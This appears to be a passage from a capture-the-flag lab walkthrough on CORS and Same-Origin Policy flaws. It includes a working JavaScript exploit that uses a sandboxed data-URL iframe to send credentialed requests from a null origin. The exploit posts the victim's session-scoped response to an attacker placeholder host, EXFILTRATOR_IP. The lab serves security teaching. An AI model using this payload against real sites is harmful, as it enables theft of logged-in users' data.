
Below is a sample exploit code designed to exfiltrate the data from null.php while using the victim's session. Make sure to change the EXFILTRATOR_IP variable with your IP address.
<div style="margin: 10px 20px 20px; word-wrap: break-word; text-align: center;">
    <iframe id="exploitFrame" style="display:none;"></iframe>
    <textarea id="load" style="width: 1183px; height: 305px;"></textarea>
  </div>

  <script>
    // JavaScript code for the exploit, adapted for inclusion in a data URL
    var exploitCode = `
      <script>
        function exploit() {
          var xhttp = new XMLHttpRequest();
          xhttp.open("GET", "http://corssop.thm/null.php", true);
          xhttp.withCredentials = true;
          xhttp.onreadystatechange = function() {
            if (this.readyState == 4 && this.status == 200) {
              // Assuming you want to exfiltrate data to a controlled server
              var exfiltrate = function(data) {
                var xhr = new XMLHttpRequest();
                xhr.open("POST", "http://EXFILTRATOR_IP/receiver.php", true);
                xhr.withCredentials = true;
                var body = data;
                var aBody = new Uint8Array(body.length);
                for (var i = 0; i < aBody.length; i++)
                  aBody[i] = body.charCodeAt(i);
                xhr.send(new Blob([aBody]));
              };
              exfiltrate(this.responseText);
            }
          };
          xhttp.send();
        }
        exploit();
      <\/script>
    `;

    // Encode the exploit code for use in a data URL
    var encodedExploit = btoa(exploitCode);

    // Set the iframe's src to the data URL containing the exploit
    document.getElementById('exploitFrame').src = 'data:text/html;base64,' + encodedExploit;
  </script>
The XSS payload is executed when the victim interacts with the exploit (e.g., by visiting a link or viewing a maliciously crafted page).


Open Developer tools > Network. There should be two XHR connections. The first request is sent to the target website (null.php), while the second is sent to the exfiltrating server.

Since the server's CORS policy is misconfigured to trust the "null" origin, it will respond to the request and include the Access-Control-Allow-Origin: null header.

As you can see from the image below:
- The domain name is corssop.thm.
- The origin is null since the request originates from the iframe.
The victim automatically visits the vulnerable application (xss.php) every minute, so once the updated exploit is saved, you should receive a POST request containing the flag from the victim.

Open data.txt located in /var/www/html to view the exfiltrated data from the victim.
?Answer the questions below
- What is the flag from null.php?
Conclusion
Conclusion
Cross-Origin Resource Sharing (CORS) and Same-Origin Policy (SOP) are two important elements in web security. CORS enables secure cross-origin requests and data sharing, while SOP serves as a fundamental security mechanism, restricting interactions between different origins to protect sensitive data.
We explored how the Access-Control-Allow-Origin header controls which domains can access resources. We also uncovered common misconfigurations in CORS that can lead to security vulnerabilities and learned how to exploit these weaknesses. Additionally, we examined the SOP, understanding its role in maintaining the isolation of different web pages and preventing malicious script interactions.
?Answer the questions below
- I can now exploit CORS and SOP-related vulnerabilities!
 DOM-Based Attacks
 HTTP Request Smuggling